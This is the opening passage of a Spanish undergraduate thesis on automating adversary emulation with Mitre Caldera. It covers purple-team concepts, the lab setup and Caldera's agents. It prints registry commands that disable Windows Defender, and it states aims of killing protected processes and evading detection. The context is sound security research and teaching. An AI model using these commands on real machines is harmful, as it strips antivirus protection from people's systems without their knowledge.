UNIVERSITAT POLITÈCNICA DE VALÈNCIA

Escuela Técnica Superior de Ingeniería Informática

Emulación de técnicas ofensivas con Mitre Caldera

Trabajo Fin de Grado

Grado en Ingeniería Informática

AUTOR/A: Alcala Lopez, Eva Dafne

Tutor/a: Ripoll Ripoll, José Ismael

CURSO ACADÉMICO: 2021/2022

Resumen

El presente trabajo de fin de grado pretende automatizar la simulación de ataques informáticos avanzados a través de la herramienta Mitre Caldera. Mediante este sistema de emulación crearemos diversos perfiles ofensivos a los que asignaremos varias técnicas de ataque para posteriormente desplegarlos sobre estaciones de trabajo de una red corporativa con el objetivo de poner a prueba su seguridad.

Como habilidad ofensiva principal utilizaremos un binario capaz de matar cualquier proceso que haya ejecutándose en la máquina víctima, independientemente de los privilegios necesarios para interactuar con él.

Además, utilizaremos técnicas de protección sobre nuestro ejecutable malicioso con la intención de aumentar la dificultad de su detección y hacer así más real la simulación de los ataques. El objetivo final es disponer de un abanico variado de técnicas de ataque que podremos desplegar sobre una máquina o red objetivo fácil y rápidamente.

Palabras clave: emulación de adversarios, purple team, automatización

Abstract

This degree final project aims to automate the simulation of advanced adversary tradecraft through the Mitre Caldera framework. Several adversary profiles and abilities will be created with this tool to subsequently deploy them on workstations of a corporate network with the objective of testing their security.

As main offensive ability we will use a binary capable of killing any process running on the victim machine, regardless of the privileges required to interact with it.

In addition, we will use diverse protection techniques to protect our malicious payload with the purpose of increasing its detection difficulty and thus making the simulation of the attacks more realistic. The goal of this project is to present a wide range of attack techniques that we can deploy on a target machine or network quickly and easily.

Keywords: adversary emulation, purple team, automatization

Tabla de contenidos

1. Introducción 7

1.1 Motivación 8

1.2 Objetivos 9

1.3 Metodología 9

1.4 Estructura de la memoria 10

1.5 Convenciones 10

2. Estado del arte 11

3. Tecnologías 15

4. Mitre Caldera 18

4.1 Agentes 19

4.2 Habilidades 22

4.3 Adversarios 24

4.4 Operaciones 25

5. Backstab 26

5.1 Ejecución en local 29

5.2 Ejecución a través de Mitre Caldera 31

6. Implementación con SharpSploit 35

6.1 Ejecución en local 39

6.2 Ejecución a través de Mitre Caldera 40

7. Implementación con Donut y GoPurple 43

7.1 Ejecución en local 46

7.2 Ejecución a través de Mitre Caldera 48

8. Depuración de problemas 50

9. Conclusiones 52

1. Introducción

La ciberseguridad es una rama de la informática que ha ido cogiendo importancia durante los últimos años para finalmente asentarse como un ámbito que cualquier empresa conectada debe tener en cuenta si no quiere ver peligrar sus recursos.

Es cada vez más común leer noticias sobre ataques informáticos a empresas grandes y no tan grandes de cualquier sector. Consecuentemente, la formación en seguridad a los trabajadores se ha convertido en una obligación para evitar una gran parte de los ataques que puedan llegar a una empresa, ya que se ha demostrado que el factor humano es el eslabón más débil en la cadena de posibles vectores de ataque.

Aquí es donde entran en juego los equipos de seguridad ofensivos o *red teams* y los defensivos o *blue teams*. El grupo de seguridad ofensivo o *red team* se dedica a realizar ataques sobre su propia infraestructura informática para detectar los fallos y debilidades que puedan ser aprovechados por atacantes maliciosos. Por otro lado, el grupo defensivo o *blue team* se encarga de mantener y reforzar las defensas de dicha infraestructura para evitar que los atacantes accedan a recursos privados o, por lo menos, ponérselo más difícil.

Es de vital importancia que ambos equipos estén en constante comunicación para que las medidas defensivas adoptadas sean lo más efectivas posible y se adapten a las tácticas, técnicas y procedimientos (TTP) de los atacantes. Aquí entra en juego un tercer equipo, el equipo morado o *purple team*, que existe para asegurar y maximizar la efectividad de los equipos rojo y azul. Lo hacen integrando las tácticas y controles defensivos del *blue team* con las amenazas y vulnerabilidades encontradas por el *red team*.

Dentro del gran abanico de técnicas ofensivas que un *red team* puede llevar a cabo para evaluar la seguridad de un sistema informático nos encontramos con la “emulación de adversarios” que viene del inglés *adversary emulation*. Este tipo de ataque imita una amenaza conocida para la organización, muy probablemente un ataque del tipo *Advanced Persistent Threat* (APT) aprovechando las TTPs del adversario y mejorándolas con inteligencia de amenazas recopilada de estudios y seguimientos realizados sobre ese tipo de ataques. Esto último es lo que diferencia la emulación de adversarios de las pruebas de penetración u otro tipo de técnica de *red team*. Los emuladores de adversarios construyen un escenario para probar ciertos aspectos de las

TTPs de los atacantes. Y el *red team* es el encargado de monitorizar dicho escenario para poner a prueba las defensas y ver cómo actúan contra el adversario emulado.

Hasta hace no mucho, si pretendíamos recrear un ciber ataque para evaluar la respuesta de nuestro sistema solo contábamos con las mismas herramientas y *exploits* utilizados por los atacantes. Hoy en día, sin embargo, tenemos más opciones que nos brindan todas las capacidades para simular técnicas avanzadas sin tener que lidiar con *malware* vivo o *exploits*. Esta categoría de herramientas se denomina "herramientas de emulación de adversarios", y existen varias opciones según nuestras necesidades.

Como siempre ocurre en el mundo de la informática, dependiendo de nuestra filosofía (y sobre todo de nuestro presupuesto) nos inclinaremos por herramientas de código cerrado por las que tendremos que pagar una licencia a cambio de soporte y, posiblemente, mayores funcionalidades, o elegiremos una herramienta de código abierto. Dentro del campo de la emulación de adversarios existen varias plataformas comerciales muy conocidas como Cobalt Strike o Cymulate y del lado del código abierto tenemos Caldera, respaldada por la organización Mitre, una empresa referente en el mundo de la ciberseguridad.

A lo largo de este trabajo utilizaremos la herramienta Mitre Caldera para construir diferentes técnicas de ataque con el objetivo de mostrar cómo funciona la emulación de adversarios.

1.1 Motivación

Para mejorar sus defensas y proteger sus activos, las empresas se someten a costosas pruebas de penetración o *red teaming* generalmente subcontratadas a terceros. Sin embargo, si se trata de una empresa grande, es muy posible que cuente con su propio equipo de *red team* encargado de simular ataques a las estructuras informáticas de la empresa y encontrar cualquier tipo de fallo que pueda suponer una puerta de entrada a los atacantes.

Además, también se pueden utilizar las simulaciones realizadas por un *red team* para entrenar equipos de defensa o *blue teams* en la detección de amenazas concretas.

Con una herramienta de emulación de adversarios como Mitre Caldera es posible lanzar un conjunto de técnicas sobre un mismo sistema o red para poder evaluar en tiempo real las amenazas que suponen y efectuar su mitigación.

Así pues, en este trabajo se pretende mostrar el uso de una herramienta que facilita el trabajo de muchos profesionales de la ciberseguridad y ahorra costes en tiempo y recursos necesarios para llevar a cabo pruebas de seguridad.

Mediante dicha herramienta se pueden construir perfiles de adversarios que emulan posibles atacantes a los cuales se les asignan habilidades que a su vez serían las técnicas utilizadas para intentar colarse en el sistema. Posteriormente, se despliegan operaciones sobre los objetivos a evaluar utilizando los adversarios construidos y agentes desplegados.

1.2 Objetivos

- Mostrar el manejo de la herramienta de simulación de ataques Mitre Caldera.
- Analizar y comprender el comportamiento del binario malicioso base para comprobar su correcta ejecución. Añadir dicha técnica a Mitre Caldera.
- Analizar las técnicas de evasión aplicadas al binario principal.
- Integrar el ejecutable base con las técnicas de evasión para dificultar su detección. Añadir las dos técnicas a Mitre Caldera.

1.3 Metodología

Para desarrollar este proyecto tenemos como pieza central la plataforma Mitre Caldera, la cual tendremos que descargar, instalar dependencias y poner en marcha.

Por otro lado, tenemos los diversos ejecutables que queremos añadir como habilidades en Caldera. En primer lugar, la herramienta Backstab que tendremos que descargar del repositorio y compilarla con Visual Studio para crear el ejecutable. Aprovecharemos el código fuente para adaptarlo a nuestras intenciones como por ejemplo añadiendo comentarios que se impriman conforme se va ejecutando el código o incluir en el propio código de la función main() los argumentos requeridos para automatizar al máximo posible la ejecución del programa.

A continuación, pondremos en práctica la primera de las técnicas de evasión propuestas. Crearemos un nuevo proyecto .NET en Visual Studio que usaremos para embeber el ejecutable de Backstab mediante la biblioteca SharpSploit.

Finalmente, utilizaremos la herramienta Donut para transformar los dos ejecutables anteriores (Backstab y Backstab+SharpSploit) en shellcode e inyectarlos en memoria para su ejecución con GoPurple.

Para comprobar el correcto funcionamiento de las habilidades monitorizaremos la ejecución desde la propia máquina víctima en local y a través de Mitre Caldera con la herramienta Process Monitor.

1.4 Estructura de la memoria

Para un desarrollo más claro de la metodología de este trabajo se presentará en primer lugar la herramienta Mitre Caldera, piedra angular del proyecto sobre la que se han desarrollado todos los demás apartados.

A continuación, pasaremos a explicar el ejecutable de explotación principal, el binario Backstab. Comprenderemos su funcionamiento para posteriormente añadirle dos técnicas de protección de ejecutables cuyo objetivo es evadir la detección del ataque.

Una vez tengamos los ejecutables compilados los añadiremos a Caldera para después lanzarlos como habilidades en una máquina Windows víctima y comprobar su correcto funcionamiento mediante monitorización de eventos.

1.5 Convenciones

- Las palabras extranjeras se escribirán en cursiva.
- El código fuente se muestra en letra consolas tamaño 10. Y solo se empleará esta tipología para este tipo de contenido.
- Las palabras técnicas de mayor complejidad estarán definidas en el glosario al final de la memoria.

2. Estado del arte

La emulación de adversarios es una técnica que lleva aplicándose desde hace unos pocos años en los planes de ciberseguridad empresariales. Y ha demostrado ser una fuente de información muy aprovechable y beneficiosa para la infraestructura tecnológica tanto física como humana. Sin embargo, estas simulaciones son costosas en tiempo y recursos, por lo que su automatización ha levantado interés entre la comunidad.

Según A. Applebaum y D. Miller en su exposición sobre Mitre Caldera en la conferencia BlackHat de 2017 [1], la emulación de adversarios introduce un enemigo realista en la red, lo que, bien ejecutado, nos lleva a descubrir si hemos detectado la intrusión, hasta dónde ha llegado y cómo se puede mejorar la detección y prevención de ataques similares. Además, la emulación de adversarios no sigue una metodología estática, sino que se trata de un proceso continuo de mejora y variación que, al igual que la ciberseguridad, está en constante cambio y para el que hay que adaptar los recursos disponibles.



Ilustración 1. Modelo de emulación de adversarios dinámico

Tal es la importancia de la emulación de adversarios que incluso la organización Mitre pone a disposición de los equipos de ciberseguridad de todo el mundo planes de emulación de grupos APT como APT3 para su implantación[2]. En este tipo de documentos se proporciona el comportamiento del grupo en cuestión a través de las técnicas, tácticas y procedimientos que se han documentado y están disponibles públicamente.

[1] https://www.blackhat.com/docs/eu-17/materials/eu-17-Miller-CALDERA-Automating-Adversary-Emulation.pdf
[2] https://attack.mitre.org/docs/APT3_Adversary_Emulation_Plan.pdf

Para que la emulación de adversarios sea exitosa se deberían cumplir tres principios:

- **Que sea realista.** Para lo cual hay que utilizar las mismas técnicas, herramientas, métodos y objetivos que un atacante.
- **De principio a fin.** No hay que centrarse solamente en buscar agujeros en la infraestructura o realizar pequeños ataques con un objetivo concreto. Hay que empezar por comprometer el sistema y continuar hasta que se alcancen todos los objetivos.
- **Repetible.** Hay que repetir una y otra vez los ataques. De esta forma se puede medir progresivamente las mejoras (o empeoramientos) en la detección y prevención.

La automatización de la emulación de adversarios parte de tres bases: qué pueden hacer los adversarios, cómo eligen qué hacer y lo que necesitan para llevarlo a cabo. Dentro del primer apartado encontramos lo que sería el modelo de adversario basado en la matriz de tácticas y técnicas ATT&CK de Mitre[3]. Porque para imitar el comportamiento de los atacantes hemos de tener claro cuál es su *modus operandi*.

Ilustración 2. Cyber Kill Chain de Lockheed Martin

El marco de ciberseguridad de Mitre es una base de conocimiento de las tácticas y técnicas utilizadas por los atacantes que ha ido tomando ventaja frente a otros modelos a medida que los proveedores y empresas de servicios de seguridad adoptan y adaptan el marco a sus defensas.[4] Este modelo destaca por su detalle en cómo se puede ejecutar un ataque de un adversario.

Por supuesto, existen otros marcos de ciberseguridad de referencia como el propuesto por Lockheed Martin *Cyber Kill Chain* que fue uno de los primeros modelos conocidos. Este modelo describe las actividades de un ciberdelincuente desde su inicio hasta la finalización del ataque. Las

[3] https://attack.mitre.org/

[4] https://repository.ucatolica.edu.co/bitstream/10983/24908/1/ARTICULO%20EMULACI%c3%93N%20DE%20ADVERSARIOS%20CON%20MITRE%20CALDERA%20APLICANDO%20EL%20CONCEPTO%20DE%20MITRE%20ATT%20_%20CK.pdf

técnicas están clasificadas para describir los ataques y se compone de siete tácticas diferentes.

También tenemos el modelo llamado Ciclo de Vida presentado por Mandiant Attack de la organización FireEye que proporciona un modelo de ataque cibernético que describe el ciclo de vida de un ataque desde la experiencia vista por esta organización. El objetivo de este cicle de vida es la detección temprana de adversarios.



Ilustración 3. Mandian Attack LifeCycle

En segundo lugar, la toma de decisiones en la automatización de la emulación de adversarios. Puede basarse en un modelo estático con un enfoque del tipo máquina de estados finita, en el que la herramienta sigue una lógica predeterminada para elegir los pasos a seguir. Sin embargo, esta estrategia es demasiado predecible por tratarse de una representación estática.

Por otro lado, se puede implementar un motor de decisiones capaz de hacer elecciones inteligentes que se pueda explotar al máximo en entornos desconocidos. Esto viene motivado por la conjunción entre la planificación y la actuación a la que los adversaros se enfrentan cuando atacan un objetivo[5].



Ilustración 4. Ejemplo de máquina de estados finita aplicada a emulación de adversarios

Finalmente, la infraestructura necesaria para poder simular un adversario real. La arquitectura del sistema debe contar con un servidor que contenga el motor de ejecución de las acciones, una base de datos que almacene toda la información necesaria para llevar a cabo las operaciones

[5] https://apps.dtic.mil/sti/pdfs/AD1108001.pdf

y un protocolo, que en el caso de Caldera es HTTP, mediante el cual el servidor atienda las peticiones de los programas encargados de ejecutar las operaciones. La parte cliente será la que contenga dicho agente en constante comunicación con el servidor para recibir instrucciones y enviar información resultante de las simulaciones.

Todos los pasos necesarios para construir un plan eficiente de emulación de adversarios son igual de importantes y deben estudiarse al detalle todos los pormenores implicados en el ciclo ejecución de los ataques. El uso de la emulación de adversarios en ciberseguridad pone de manifiesto problemas evidentes como el problema del falso negativo. Se considera un falso negativo cualquier ciberataque que no se haya detectado por las herramientas de seguridad desplegadas bien porque están inactivas, son muy sofisticadas (es decir, no tienen archivos o son capaces de moverse lateralmente) o porque la infraestructura de seguridad existente carece de la capacidad tecnológica para detectar estos ataques. Como *blue team* no somos conscientes de lo que no estamos viendo.

Las pruebas ofensivas de la emulación de adversarios pueden ayudar a detectar dónde estamos fallando y qué partes de nuestra infraestructura hemos de reforzar. Y su automatización permite reciclar el trabajo realizado una y otra vez. Sin embargo, es importante no caer en la facilidad de automatizar todos los posibles ataques y abandonar la emulación de adversarios manual. Ambas estrategias son complementarias.

3. Tecnologías

Para la realización de este trabajo se han utilizado dos máquinas virtuales alojadas en Azure.

- Máquina Linux en la que instalamos la herramienta Mitre Caldera.
- Máquina Windows que servirá como víctima para los ataques. También la utilizaremos para editar y compilar los ejecutables con Visual Studio.

Con el objetivo de evitar cualquier tipo de interferencia hemos deshabilitado la herramienta Windows Defender que viene activada por defecto en la distribución Windows 10. Lo hemos hecho con un fichero .bat que contiene diversas directivas que modifican el registro de claves para deshabilitar cualquier funcionalidad relacionada con Defender.

```
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
```

Ilustración 5. Fragmento del script que deshabilita Windows Defender

El contenido completo del script se puede consultar en la sección anexos al final de la memoria.

A continuación, mostramos un gráfico con la estructura de Mitre Caldera que vamos a utilizar y construir para la realización de este trabajo. Aquí solamente vamos a mencionar los componentes, ya que la explicación pertinente se realizará en los siguientes apartados de esta memoria.



Ilustración 6. Esquema componentes Mitre Caldera

Tenemos la máquina Linux con una IP 10.3.2.8 en la red local en la que estamos desarrollando el proyecto y tenemos el servidor de Mitre Caldera atendiendo peticiones en el puerto 8888. Una vez hemos levantado el servidor podremos acceder a través de un navegador web en la dirección *localhost:8888*. Esta interacción será a través de interfaz gráfica (GUI) y para este proyecto utilizaremos las secciones de agentes, habilidades, adversarios y operaciones.

Fuera de la interfaz gráfica de la herramienta podremos acceder al directorio payloads donde almacenaremos los archivos necesarios para crear las habilidades. Estas habilidades las añadiremos a los perfiles de adversarios que hayamos creado. Y estos perfiles los asignaremos a las operaciones que queramos lanzar para que se ejecuten los *payloads* sobre la máquina objetivo Windows. Para poder lanzar las operaciones tendremos que haber instalado previamente sobre la máquina Windows por lo menos un agente. Esto es necesario porque los agentes son procesos en continua comunicación con el servidor y son los que reciben las órdenes de lo que hay que ejecutar.

Ilustración 7. Diagrama máquina Windows

4. Mitre Caldera

Esta herramienta constituye el núcleo principal sobre el que se construye el presente trabajo. Se trata de una infraestructura desarrollada por The MITRE Corporation, una organización sin ánimo de lucro de referencia en el mundo de la ciberseguridad conocida por proyectos como MITRE ATT&CK, una base de datos de técnicas y tácticas ofensivas obtenidas de ataques reales.

Caldera es un proyecto de código abierto al que se puede acceder desde su repositorio en GitHub. Se trata de un sistema automatizado de simulación de adversarios o simulación de brechas de seguridad que permite ejecutar comportamientos o acciones posteriores al compromiso de un equipo dentro de redes corporativas en ambientes Windows, Linux, Mac. Puede ser utilizado desde un enfoque ofensivo (*red team*) o defensivo (*blue team*).

Los componentes principales son:

- **Core System:** es el sistema principal (código) que incluye un servidor de comando y control (C2) asíncrono con un API REST y una interfaz web para administrarlo.
- **Plugins:** son funciones adicionales, por ejemplo: agentes, interfaces GUI, colecciones de TTP's, perfiles, etc.

Existen dos opciones para utilizar esta herramienta, a través de un servidor con Python3 o de un contenedor Docker. En este trabajo utilizaremos la primera opción.

Nos descargamos el repositorio del proyecto con el comando `git clone` e instalamos los requerimientos para que el proyecto funcione. A continuación, lanzamos el servidor.

```
git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x
cd caldera
sudo pip3 install -r requirements.txt
python3 server.py
```

Una vez tenemos lanzado el servidor, hemos de conectarnos a través de un navegador web. Por defecto, Caldera se inicializa en el puerto 8888 y las credenciales de usuario están definidas en el fichero de configuración *caldera/conf/default.yml*.

Del menú que nos encontramos al acceder usaremos los siguientes apartados: agentes, adversarios, habilidades y operaciones.



Ilustración 8: Menú principal Mitre Caldera

4.1 Agentes

Los agentes son programas que una vez lanzados en la máquina objetivo se conectan a Caldera cada cierto intervalo de tiempo para obtener instrucciones.

Existen tres tipos de agentes: Sandcat, Manx y Ragdoll.

- **Sandcat:** es el más popular y el más usado. Será el que utilicemos en este trabajo. Se trata de un programa escrito en lenguaje Go que se comunica mediante HTTP, Git, P2P o SMB. Es el agente que se usa por defecto.
- **Manx:** es un programa escrito en Go que se comunica mediante TCP y funciona como una shell inversa.
- **Ragdoll:** un agente escrito en Python que se comunica mediante HTML. Solamente funciona en equipos Unix.

Para instalar un agente tenemos que seleccionar en el menú principal “Agents” > “Deploy agent”, elegir qué tipo de agente queremos y en qué sistema operativo lo lanzaremos y sustituir la dirección IP correspondiente con la de la máquina sobre la que está ejecutándose el servidor de Caldera para que el agente pueda comunicarse de vuelta.



Ilustración 9. Creación agente

Caldera nos ofrecerá diferentes tipos de código en función de qué uso vayamos a darle al agente. Por ejemplo, para Sandcat se nos da la opción de ejecutar un agente *red*, uno *blue* o como un agente P2P.

En la ilustración 3 se nos muestra la opción psh para ejecutar el código en una consola PowerShell porque hemos elegido Windows como plataforma de despliegue.

Para desplegar el agente copiaremos el código que se nos muestra y lo ejecutaremos en una consola PowerShell de la máquina objetivo. Es importante destacar que el agente tendrá los permisos del usuario con el que lancemos PowerShell. Por tanto, si queremos que los ataques se ejecuten con permisos de administrador, la consola deberá lanzarse con permisos también. Al cabo de unos segundos de ejecutar el código se nos mostrará de vuelta en Caldera en la pantalla principal de agentes el que

acabamos de lanzar. Cabe mencionar también que el directorio desde el cual ejecutemos el código de instalación del agente es importante, ya que será el directorio desde el cual se ejecuten las habilidades.

Los agentes pueden pertenecer a diferentes grupos. Los grupos son útiles a la hora de lanzar operaciones porque así podemos elegir sobre qué conjunto de agentes queremos desplegar las habilidades. Además, el grupo determina si un agente es *red* o *blue*. Es decir, ofensivo o defensivo.

Cualquier agente que pertenezca al grupo *blue* podrá consultarse desde el panel *blue*, mientras que el resto de los agentes serán todos visibles desde el panel *red*.

Además de las opciones por defecto incluidas en el código de los agentes podemos añadir otras opciones interesantes modificando el código fuente. En el caso del agente Sandcat, dicho código podemos encontrarlo en la ruta *caldera/plugins/sandcat/gocat/sandcat.go*. Por ejemplo, si queremos que el agente nos proporcione información sobre lo que está haciendo, es decir, ponerlo en modo *verbose*, podemos cambiar el código base para poner a *true* dicha opción.

```
Verbose := flag.Bool("v", true, "Enable verbose output")
```

